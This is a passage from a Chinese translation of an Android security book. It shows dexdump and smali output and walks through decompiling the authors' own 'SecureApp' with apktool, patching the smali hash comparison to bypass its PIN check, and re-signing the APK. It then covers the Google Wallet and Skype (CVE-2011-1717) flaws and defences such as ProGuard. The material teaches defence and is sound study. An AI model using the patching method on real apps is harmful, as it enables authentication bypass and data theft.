图 7.3　HelloActivity 程序 classes. dex 文件的头部信息

正如从图 7.4 和图 7.5 中看到的，dexdump 工具的输出不能提供直观的信息，尽管它对于理解应用程序行为的位置和数量有一定的帮助，但是这些信息是相当不可读的。因此，本章将使用 smali/baksmali[1]汇编/反汇编器分析和修改 . dex 格式文件[2]，相比来说，smali 文件更容易理解。smali 装载 . dex 文件并生成对应的 smali 文件，这种文件更具有可读性，而且在 smali 文件中还包含了调试、注释和行信息等。baksmali 能够把 smali 文件编译回 . dex 格式。apktool 工具能够把修改后的 . dex 文件重新打包生成 apk 文件。

[1] smali 和 baksmali 分别是指 Android 系统里 Dalvik 虚拟机使用的一种 . dex 格式文件的汇编器和反汇编器。它实现了 . dex 格式所有功能（如注解，调试信息，线路信息等）。smali 和 baksmali 分别是冰岛语中编译器和反编译器的叫法。至于为什么要用冰岛语是因为 Dalvik 虚拟机的名字“Dalvik”就是一个冰岛渔村的名字。——译者注

[2] 源自 http：//code. google. com/p/smali/。——译者注

```
Class #0 header:
class_idx           : 3
access_flags        : 1 (0x0001)
superclass_idx      : 1
interfaces_off      : 0 (0x000000)
source_file_idx     : 1
annotations_off     : 0 (0x000000)
class_data_off      : 1622 (0x000656)
static_fields_size  : 0
instance_fields_size: 0
direct_methods_size : 1
virtual_methods_size: 1

Class #0            -
  Class descriptor  : 'Lcom/hello/world/HelloActivity;'
  Access flags      : 0x0001 (PUBLIC)
  Superclass        : 'Landroid/app/Activity;'
  Interfaces        -
  Static fields     -
  Instance fields   -
  Direct methods    -
    #0              : (in Lcom/hello/world/HelloActivity;)
      name          : '<init>'
      type          : '()V'
      access        : 0x10001 (PUBLIC CONSTRUCTOR)
      code          -
      registers     : 1
      ins           : 1
      outs          : 1
      insns size    : 4 16-bit code units
0002c4:                                        |[0002c4] com.hello.world.HelloActivity.<init>:()V
0002d4: 7010 0000 0000                         |0000: invoke-direct {v0}, Landroid/app/Activity;.<init>:()V // method@0000
0002da: 0e00                                   |0003: return-void
      catches       : (none)
      positions     :
        0x0000 line=6
      locals        :
        0x0000 - 0x0004 reg=0 this Lcom/hello/world/HelloActivity;

  Virtual methods   -
    #0              : (in Lcom/hello/world/HelloActivity;)
      name          : 'onCreate'
      type          : '(Landroid/os/Bundle;)V'
      access        : 0x0001 (PUBLIC)
      code          -
      registers     : 3
      ins           : 2
      outs          : 2
      insns size    : 9 16-bit code units
0002dc:                                        |[0002dc] com.hello.world.HelloActivity.onCreate:(Landroid/os/Bundle;)V
```

图 7.4　classes. dex 文件中 HelloActivity 类的信息

```
Class #1 header:
class_idx           : 4
access_flags        : 17 (0x0011)
superclass_idx      : 12
interfaces_off      : 0 (0x000000)
source_file_idx     : 15
annotations_off     : 888 (0x000378)
class_data_off      : 1636 (0x000664)
static_fields_size  : 0
instance_fields_size: 0
direct_methods_size : 1
virtual_methods_size: 0

Class #1            -
  Class descriptor  : 'Lcom/hello/world/R$attr;'
  Access flags      : 0x0011 (PUBLIC FINAL)
  Superclass        : 'Ljava/lang/Object;'
  Interfaces        -
  Static fields     -
  Instance fields   -
  Direct methods    -
    #0              : (in Lcom/hello/world/R$attr;)
      name          : '<init>'
      type          : '()V'
      access        : 0x10001 (PUBLIC CONSTRUCTOR)
      code          -
      registers     : 1
      ins           : 1
      outs          : 1
      insns size    : 4 16-bit code units
000300:                                        |[000300] com.hello.world.R.attr.<init>:()V
000310: 7010 0a00 0000                         |0000: invoke-direct {v0}, Ljava/lang/Object;.<init>:()V // method@000a
000316: 0e00                                   |0003: return-void
      catches       : (none)
      positions     :
        0x0000 line=11
      locals        :
        0x0000 - 0x0004 reg=0 this Lcom/hello/world/R$attr;

  Virtual methods   -
  source_file_idx   : 15 (R.java)
```

图 7.5　classes. dex 文件中 R 类的信息

7.3 案例研究：修改应用程序行为

接下来将演示如何把 Android 应用程序通过反编译成 smali 代码，重新编译，重新打包成 apk 文件的方式，修改 Android 应用程序的行为。本书作者编写了一个简单的应用程序——“SecureApp”，该应用程序需要用户在使用之前输入正确的密码。本节将演示恶意用户是如何绕过这一预定功能的。该应用运行截图如图 7.6 和图 7.7 所示。




图 7.6 Android 模拟器上运行的 SecureApp 应用




图 7.7 成功登录 SecureApp 应用

在分析或逆向工程一个应用程序时，第一步要理解应用程序的功能和行为。通常情况下，需要先安装、使用应用程序，并且分析应用程序提供的各种功能。本案例中，首先将该应用程序安装在模拟器上，然后再试用该应用程序。如图 7.8 所示，应用程序启动后，显示密码输入界面。此时，用户并不知道所需密码的长度，以及密码是全由数字组成（如 PIN），还是一个更为复杂的密码。通过反复的试验和失败的过程，了解到该应用程序的密码输入框仅能够输入数字，而且允许输入的最大长度为 4 位。因此，可以认为该应用程序的密码是由 4 位数字构成的。




图 7.8　分析应用程序的行为

步骤 1：反编译应用程序

使用 apktool 工具可以反编译应用程序文件（apk）。图 7.9 显示了 SecureApp.apk 被反编译到 secure_app 文件夹内。浏览该文件夹内容，如图 7.10 所示，其中包含一个 smali 文件夹。所有的 smali 文件被放置在 smali/andsec/test 文件夹下。如图 7.11 所示，该文件夹内的所有 smali 文件的文件名都以 KeyPad 或 R 前缀开始。由此可以推出，该应用只有两个 Java 文件，即 KeyPad.java 和 R.java。

```
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools$ ls S*
SecureApp.apk
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools$ apktool decode SecureApp.apk secure_app
I: Baksmaling...
I: Loading resource table...
I: Decoding resources...
I: Loading resource table from file: /home/pentestusr1/apktool/framework/1.apk
I: Copying assets and libs...
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools$
```

图 7.9　使用 apktool 反编译 SecureApp.apk

```
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app$ ls -l
total 16
-rw-r--r-- 1 pentestusr1 pentestusr1  592 2012-02-28 08:52 AndroidManifest.xml
-rw-r--r-- 1 pentestusr1 pentestusr1   92 2012-02-28 08:52 apktool.yml
drwxr-xr-x 7 pentestusr1 pentestusr1 4096 2012-02-28 08:52 res
drwxr-xr-x 3 pentestusr1 pentestusr1 4096 2012-02-28 08:52 smali
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app$ cd smali/andsec/test/
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app/smali/andsec/test$ ls -l
total 60
-rw-r--r-- 1 pentestusr1 pentestusr1  5621 2012-02-28 08:52 KeyPad$1.smali
-rw-r--r-- 1 pentestusr1 pentestusr1 24968 2012-02-28 08:52 KeyPad.smali
-rw-r--r-- 1 pentestusr1 pentestusr1   487 2012-02-28 08:52 R$attr.smali
-rw-r--r-- 1 pentestusr1 pentestusr1   560 2012-02-28 08:52 R$drawable.smali
-rw-r--r-- 1 pentestusr1 pentestusr1   707 2012-02-28 08:52 R$id.smali
-rw-r--r-- 1 pentestusr1 pentestusr1   556 2012-02-28 08:52 R$layout.smali
-rw-r--r-- 1 pentestusr1 pentestusr1   520 2012-02-28 08:52 R.smali
-rw-r--r-- 1 pentestusr1 pentestusr1   713 2012-02-28 08:52 R$string.smali
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app/smali/andsec/test$ |
```

图 7.10　使用 apktool 创建的 smali 文件

```
.class Landsec/test/KeyPad$1;
.super Ljava/lang/Object;
.source "KeyPad.java"

# interfaces
.implements Landroid/view/View$OnClickListener;


# annotations
.annotation system Ldalvik/annotation/EnclosingMethod;
    value = Landsec/test/KeyPad;->onCreate(Landroid/os/Bundle;)V
.end annotation

.annotation system Ldalvik/annotation/InnerClass;
    accessFlags = 0x0
    name = null
.end annotation


# instance fields
.field final synthetic this$0:Landsec/test/KeyPad;

.field private final synthetic val$btnSubmit:Landroid/widget/Button;

.field private final synthetic val$etPass:Landroid/widget/EditText;

.field private final synthetic val$tvLabel:Landroid/widget/TextView;

.field private final synthetic val$tvMsg:Landroid/widget/TextView;


# direct methods
.method constructor <init>(Landsec/test/KeyPad;Landroid/widget/EditText;Landroid/widget/Button;Landroid/widget/TextView;Landroid/widget/TextView;)
    .locals 0
    .parameter
    .parameter
    .parameter
    .parameter
    .parameter

    .prologue
    .line 1
    iput-object p1, p0, Landsec/test/KeyPad$1;->this$0:Landsec/test/KeyPad;

    iput-object p2, p0, Landsec/test/KeyPad$1;->val$etPass:Landroid/widget/EditText;

    iput-object p3, p0, Landsec/test/KeyPad$1;->val$btnSubmit:Landroid/widget/Button;

    iput-object p4, p0, Landsec/test/KeyPad$1;->val$tvLabel:Landroid/widget/TextView;

    iput-object p5, p0, Landsec/test/KeyPad$1;->val$tvMsg:Landroid/widget/TextView;

    .line 30
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V
```

图 7.11　KeyPad. smali 文件

步骤 2：修改应用程序

如图 7.12 所示，读完 KeyPad $ 1. smali 文件中的 smali 代码，可以推出，该程序使用 SHA-256[㊀]算法计算用户在应用程序登录界面输入密码的散列值。然后将计算得到的密码散列值同应用程序存储的密码进行比对，如果匹配则允许用户登录应用程序。

如图 7.13 中标注的行 51 所示，将该散列值（hash）装载到变量 v8 中，并与变量 v10 比较。如果这两个值相同，用户即可登入。这时，可以使用 SHA-256 算法创建一个散列值，然后增加一条语句将该值写入到 v8 中，从而根据用户的需要

㊀ SHA（Secure Hash Algorithm，安全散列算法），由美国国家安全局（NSA）设计，并由美国国家标准与技术研究院（NIST）发布，是一种能计算出一个数字信息所对应到的、长度固定的字符串（又称信息摘要）的算法，对不同的输入信息进行计算，得到对应的不同字符串的概率很高。SHA-256 是 SHA 家族的五个算法之一。——译者注

```
# virtual methods
.method public getHash(Ljava/lang/String;)[B
    .locals 5
    .parameter "password"
    .annotation system Ldalvik/annotation/Throws;
        value = {
            Ljava/io/UnsupportedEncodingException;
        }
    .end annotation

    .prologue
    .line 70
    const/4 v1, 0x0

    .line 71
    .local v1, mDigest:Ljava/security/MessageDigest;
    invoke-virtual {p0}, Landsec/test/KeyPad;->getResources()Landroid/content/res/Resources;

    move-result-object v2

    .line 72
    .local v2, res:Landroid/content/res/Resources;
    const/high16 v4, 0x7f04

    invoke-virtual {v2, v4}, Landroid/content/res/Resources;->getString(I)Ljava/lang/String;

    move-result-object v3

    .line 75
    .local v3, sSalt:Ljava/lang/String;
    :try_start_0
    const-string v4, "SHA-256"

    invoke-static {v4}, Ljava/security/MessageDigest;->getInstance(Ljava/lang/String;)Ljava/security/MessageDigest;
    :try_end_0
    .catch Ljava/security/NoSuchAlgorithmException; {:try_start_0 .. :try_end_0} :catch_0

    move-result-object v1

    .line 80
    :goto_0
    invoke-virtual {v1}, Ljava/security/MessageDigest;->reset()V

    .line 81
    invoke-virtual {v3}, Ljava/lang/String;->getBytes()[B
```

图 7.12　KeyPad $ 1. smali 文件内的 SHA-256 字符串

修改密码，绕过认证。图 7.13 显示的是使用 apktool 工具产生的原始 smali 文件，图 7.14 显示的是修改后的 smali 文件，该文件包含下述语句（使用 SHA-256 算法计算“1234”添加盐值[㊀]后的散列值）：

```
const-string v8,
"2DD225ED6888BA62465CF4C54DB21FC17700925D0BD0774EE60B600B0172E916"
```

需要注意的是，通常会在 hash 算法中加入一个“盐值”。找出该盐值（以及该应用程序原始密码的 hash 值），就留给读者作为练习。一旦读者能够获得这个 hash 值和盐值，就可以通过不停地将生成密码计算得到的 hash 值同该应用程序文件中存储的 hash 值相比较，进行暴力破解。相应答案在本书结尾处提供。

步骤 3：重新编译应用程序

如图 7.15 所示，可以使用命令“apktool b”将修改后的 smali 代码重新汇编，打包成 apk 文件。新生成的 apk 文件放置在 dist 目录下，如图 7.16 所示。

㊀ 盐值（Salt），就是在密码 hash 过程中添加的额外的随机值，用于防止暴力破解出密码明文。——译者注

```
move-result-object v0

.line 43
.local v0, bHash:[B
invoke-static {v0}, Landsec/test/KeyPad;->byte2hex([B)Ljava/lang/String;

move-result-object v6

.line 44
const v10, 0x7f040002

invoke-virtual {v5, v10}, Landroid/content/res/Resources;->getString(I)Ljava/lang/String;
:try_end_0
.catch Ljava/io/UnsupportedEncodingException; {:try_start_0 .. :try_end_0} :catch_0

move-result-object v8

.line 50
.end local v0           #bHash:[B
:goto_0
invoke-virtual {v6, v8}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v10

if-eqz v10, :cond_0

.line 51
const-string v1, Correct Password!

.line 52
iget-object v10, p0, Landsec/test/KeyPad$1;->val$btnSubmit:Landroid/widget/Button;

invoke-virtual {v10, v11}, Landroid/widget/Button;->setVisibility(I)V

.line 53
iget-object v10, p0, Landsec/test/KeyPad$1;->val$etPass:Landroid/widget/EditText;

invoke-virtual {v10, v11}, Landroid/widget/EditText;->setVisibility(I)V

.line 54
iget-object v10, p0, Landsec/test/KeyPad$1;->val$tvLabel:Landroid/widget/TextView;

invoke-virtual {v10, v11}, Landroid/widget/TextView;->setVisibility(I)V

.line 55
iget-object v10, p0, Landsec/test/KeyPad$1;->val$tvMsg:Landroid/widget/TextView;

const/4 v11, 0x0

invoke-virtual {v10, v11}, Landroid/widget/TextView;->setVisibility(I)V

.line 60
:goto_1
```

图 7.13 “if-eqz v10”语句比较 v8 中的散列值和计算产生的散列值

将新打包的 apk 安装在设备或模拟器上之前，需要对 apk 文件进行签名处理。如图 7.17 所示，读者可以在网上免费下载 Signapk 工具。在修改后的应用程序上，读者可以输入“1234”作为密码登录并使用该应用程序了。

上述技术主要用于分析、反编译和重新编译应用程序。本节以作者编写的应用程序为例，演示如何利用该应用程序的漏洞绕过认证机制，访问应用程序的数据和功能。这些漏洞并不仅仅是出于理论上的假设，在很多类似的案例中，都存在利用相似的问题盗用用户数据的情况。

```
.line 44
const v10, 0x7f040002

invoke-virtual {v5, v10}, Landroid/content/res/Resources;->getString(I)Ljava/lang/String;
:try_end_0
.catch Ljava/io/UnsupportedEncodingException; {:try_start_0 .. :try_end_0} :catch_0

const-string v8, "2DD225ED6888BA62465CF4C54DB21FC17700925D0BD0774EE608600B0172E916"


.line 50
.end local v0          #bHash:[B
:goto_0
invoke-virtual {v6, v8}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v10

if-eqz v10, :cond_0

.line 51
const-string v1, Correct Password!

.line 52
iget-object v10, p0, Landsec/test/KeyPad$1;->val$btnSubmit:Landroid/widget/Button;

invoke-virtual {v10, v11}, Landroid/widget/Button;->setVisibility(I)V

.line 53
iget-object v10, p0, Landsec/test/KeyPad$1;->val$etPass:Landroid/widget/EditText;

invoke-virtual {v10, v11}, Landroid/widget/EditText;->setVisibility(I)V

.line 54
iget-object v10, p0, Landsec/test/KeyPad$1;->val$tvLabel:Landroid/widget/TextView;

invoke-virtual {v10, v11}, Landroid/widget/TextView;->setVisibility(I)V

.line 55
iget-object v10, p0, Landsec/test/KeyPad$1;->val$tvMsg:Landroid/widget/TextView;

const/4 v11, 0x0

invoke-virtual {v10, v11}, Landroid/widget/TextView;->setVisibility(I)V

.line 60
:goto_1
const/4 v3, 0x1

.line 61
.local v3, duration:I
iget-object v10, p0, Landsec/test/KeyPad$1;->this$0:Landsec/test/KeyPad;

invoke-virtual {v10}, Landsec/test/KeyPad;->getApplicationContext()Landroid/content/Context;
```

图 7.14　将所需的散列值输入到 v8 中

```
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app$ ls
AndroidManifest.xml  apktool.yml  res  smali
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app$ apktool b
I: Checking whether sources has changed...
I: Smaling...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app$ ls -l
total 24
-rw-r--r-- 1 pentestusr1 pentestusr1  592 2012-02-28 08:52 AndroidManifest.xml
-rw-r--r-- 1 pentestusr1 pentestusr1   92 2012-02-28 08:52 apktool.yml
drwxr-xr-x 3 pentestusr1 pentestusr1 4096 2012-02-28 09:01 build
drwxr-xr-x 2 pentestusr1 pentestusr1 4096 2012-02-28 09:01 dist
drwxr-xr-x 7 pentestusr1 pentestusr1 4096 2012-02-28 08:52 res
drwxr-xr-x 3 pentestusr1 pentestusr1 4096 2012-02-28 08:52 smali
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app$ |
```

图 7.15　执行“apktool b”命令创建的新目录

```
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app/dist$ ls
SecureApp.apk
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app/dist$ cd ..
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app$ ls
AndroidManifest.xml  apktool.yml  build  dist  res  smali
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app$ ls -l dist/
total 16
-rw-r--r-- 1 pentestusr1 pentestusr1 15227 2012-02-28 09:01 SecureApp.apk
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/secure_app$
```

图 7.16　新打包的 apk 文件放置在 dist 目录下

```
Anmol — bash — 75×24
Last login: Wed Dec 12 14:38:57 on ttys000
anmmisra-mac:~ Anmol$ java -jar ~/Downloads/signapk.jar ~/Downloads/certifi
cate.pem ~/Downloads/key.pk8 dist/SecureApp.apk modifiedapp.apk
```

图 7.17　对新 apk 文件进行签名

7.4　实例 1：Google Wallet 漏洞

Google Wallet 是 Google 公司开发的移动支付软件，可以使用户在手机上安全地存储信用卡号码、礼品卡等信息，将手机变身为移动钱包。它通过 NFC（Near Field Communication，近场通信）技术在具有 PayPass[1] 终端的结账柜台（例如，MasterCard[2] 的 PayPass 系统）上进行安全支付。这种理念是，在购买商品时，采用手机支付来替代使用传统的信用卡、借记卡或礼品卡进行支付。

注意：NFC 是一组技术标准，它能够通过无线电频率使移动设备同附近的设备进行通信。该技术可以应用在支付交易和数据交换等方面。

NFC 使用 RFID 进行无线通信，借助“SE（Secure Element，安全单元）”设备确保安全性。SE 设备用于对敏感数据进行加密，如信用卡号码等。要想访问这些信息，用户需要提供 4 位数字的 PIN 码，并且五次验证失败后，这些数据将被删除。

---

[1] PayPass，是 MasterCard 组织推出的一种非接触式信用卡系统，非接触式信用卡是不必接触刷卡机就可以完成信用授权以及信用交易。PayPass 系统的特色是不必将信用卡交给店员，可有效减少盗刷机会。——译者注

[2] MasterCard（万事达国际组织）是一个由超过 25000 个金融机构会员组成的，在美国纽约证券交易所上市的有限公司，万事达国际组织通过其会员发行万事达（MasterCard）信用卡和万事顺（Maestro）借记卡。——译者注

事实证明，该 PIN 码以二进制的格式存储在 SQLite 数据库中，通过 Google 的 "Protocol Buffers" 协议将这些数据编译成序列化的数据，进行存储或交换。Protocol Buffers㊀是 Google 开发的支持库，用于系统之间传递信息时，对结构化数据进行序列化处理。从这些二进制字符串中可以获得该 PIN 码的内容，它包括一个盐值和一个使用 SHA-256 算法计算的散列值字符串。知道 PIN 码只由 4 位数字构成的人，能够通过暴力破解的方式很容易地破解出 PIN 码。不过，只有对设备进行 root 处理，才能够获得设备上的这一数据。而且，有时无需太费力就可以完成对设备的 root 处理，因为现在已经有很多工具可以用来对 Android 设备进行 root 操作。如果读者想了解更多相关的内容，可参考网站：https://zvelo.com/blog/entry/google-wallet-security-pin-exposure-vulnerability。

7.5　实例 2：Skype 漏洞（CVE-2011-1717㊁）

2011 年，Android 版本的 Skype 应用程序被发现使用 SQLite3 数据库存储用户敏感信息，例如，用户 ID、联系人信息、电话号码、生日、即时消息记录，以及其他数据。而且，Skype 应用程序没有使用适当的权限（该应用程序使用了 World readable 权限，即广泛可读权限）对这些数据进行安全管理，任何应用程序或用户都能够恣意访问这些数据。更糟糕的是，这些数据没有经过加密处理，仅仅采用明文的方式存储在 SQLite3 数据库中。美国科技网站 Android Police 发现该漏洞，并且编写了一个 POC 攻击程序，能够利用该漏洞从 Skype 应用程序上获取数据。

7.6　防范策略

本节将讨论五种主要的防范策略，用于防止应用程序被逆向工程，或在应用程

㊀ Protocol Buffers，简称为 protobuf，是 Google 公司开发的一种数据描述语言，类似于 XML，能够将结构化数据序列化，可用于数据存储、通信协议等方面。它不依赖于语言和平台，并且可扩展性极强。现阶段官方支持 C++、Java、Python 等三种编程语言，但可以找到大量的几乎涵盖所有语言的第三方拓展包。该协议广泛用于各种结构化信息存储和交换。——译者注

㊁ CVE（Common Vulnerabilities & Exposures，公共漏洞和暴露），用于为广泛认同的信息安全漏洞或者已经暴露出来的弱点给出一个公共的名称，它是国际上一个著名的漏洞知识库，也是目前在国际上最具公信力的安全弱点披露与发布机构，CVE 组织是一个由企业界、政府界和学术界综合参与的国际组织，其使命是通过非营利的组织形式，对漏洞与暴露进行统一标识，使得用户和厂商对漏洞与暴露有统一的认识，从而更加快速而有效地去鉴别、发现和修复软件产品的脆弱性。CVE 于 1999 年 9 月建立，目前其命名方案由 MITER 公司主持，命名规则采用"CVE-漏洞发现年份-漏洞编号"规则，本节所述的 Skype 漏洞的 CVE 编号为 CVE-2011-1717。——译者注

序被逆向工程处理的过程中，尽可能地减少信息的泄露。

7.6.1 代码混淆

代码混淆是程序开发人员刻意使用的一种处理，它可以降低源码或机器码的可读性，让人难以理解代码的真实内容，从而增加调试或逆向工程可执行文件的难度。企业一般使用这种技术保护他们的 IP 地址或防止企业开发的应用程序产品被篡改。

大多数的 Android 应用程序使用 Java 语言编写，因为 Java 代码会被编译成类文件这种字节码，运行在虚拟机上。同使用 C/C ++ 语言编译出的二进制可执行文件相比，Java 生成的字节码文件更容易被逆向工程或反编译。因此，不能仅仅依靠代码混淆保护知识产权或用户隐私，必须要假设存在这种情况，即某人通过反编译 apk，能够或多或少地获得应用程序的源码。所以，与完全依赖代码混淆的做法相反，本书建议应当尽可能多地依靠“服务器端处理（Server Side Processing)”策略，保护应用程序的信息安全，这部分策略的内容，将在下一节介绍。

ProGuard 是用于 Android 系统的、可免费获得使用的 Java 混淆器之一，它能够压缩并混淆 Java 类文件，检测并删除类文件中没有用的类、变量属性，以及函数等。而且，ProGuard 还能够用较短的（且有可能是毫无实际意义）名字将类文件中的这些变量重新命名。经过这些处理，增加了破解 apk 文件需要的时间。ProGuard 工具已经被集成到 Android 内置系统中，只有使用 release（发布）模式编译的应用程序才能使用 ProGuard 工具。相反，使用 debug 模式编译的应用程序不能使用系统内置的 ProGuard 工具。

如果想要使用内置的 ProGuard 工具并使其能够作为 Ant[㊀] 或 Eclipse[㊁] 编译过程中的一个步骤自动运行，需要在 properties. cfg 文件中设置 proguard. config 属性，该文件位于 Android 应用程序项目的根目录下，如图 7. 18 所示。

图 7. 19 和图 7. 20 显示的是使用 JD-GUI 工具查看反编译后的代码。其中，图 7. 19 显示的是未经代码混淆处理的代码，图 7. 20 显示的是使用 ProGuard 工具进行代码混淆处理后的代码。通过这两张图的对比可见，ProGuard 工具缩短了类的名字，并重新命名类名，相同的处理也出现在类文件中的函数和变量属性上面。由于这只是一个简单的应用程序，代码混淆并没有使这两张对比截图内容产生较大的不同，但对于复杂的应用程序来说，代码混淆的效果将会更加明显。

㊀ Ant 是 Apache 软件基金会 JAKARTA 目录中的一个子项目，它是一种基于 Java 的 build（编译）工具，理论上来说，它有些类似于（Unix）C 中的 make 编译工具，但没有 make 的缺陷。——译者注

㊁ Eclipse 是一个开放源代码的、基于 Java 的可扩展开发平台。就其本身而言，它只是一个框架和一组服务，用于通过插件组件构建开发环境。Eclipse 附带了一个标准的插件集，包括 Java 开发工具（Java Development Kit，JDK）等，用户可通过下载安装 Android 插件 ADT（Android Development Tool，Android 开发工具)，将 Eclipse 构建成 Android 应用程序的开发平台。——译者注




图 7.18　查看 Eclipse 开发环境下的 proguard. cfg 文件




图 7.19　通过 JD-GUI 查看未经代码混淆处理的代码

对于 Java 语言来说，或许 ProGuard 工具不是最好的代码混淆器。但是，在没有其他选择的时候，就必须要使用 ProGuard 工具。




图 7.20　通过 JD-GUI 查看经过代码混淆处理的代码

7.6.2　服务器端处理

根据应用程序的类型，可以将敏感操作和数据处理放在服务器端完成。例如，对于那些把从服务器端获取的数据放在本地加载的应用程序（例如，twitter 等）来说，很多程序上的逻辑处理过程都是放在服务器端执行的。一旦应用程序认证成功，并且用户身份的有效性通过验证，应用程序就能够依靠服务器端完成大部分的处理过程。这样，即便使用逆向工程破解了编译应用程序生成的二进制安装文件（apk 文件），应用程序中很多逻辑实现的内容也不会被窃取，因为这些逻辑内容都是在服务器端完成的。

7.6.3　迭代散列与使用盐值

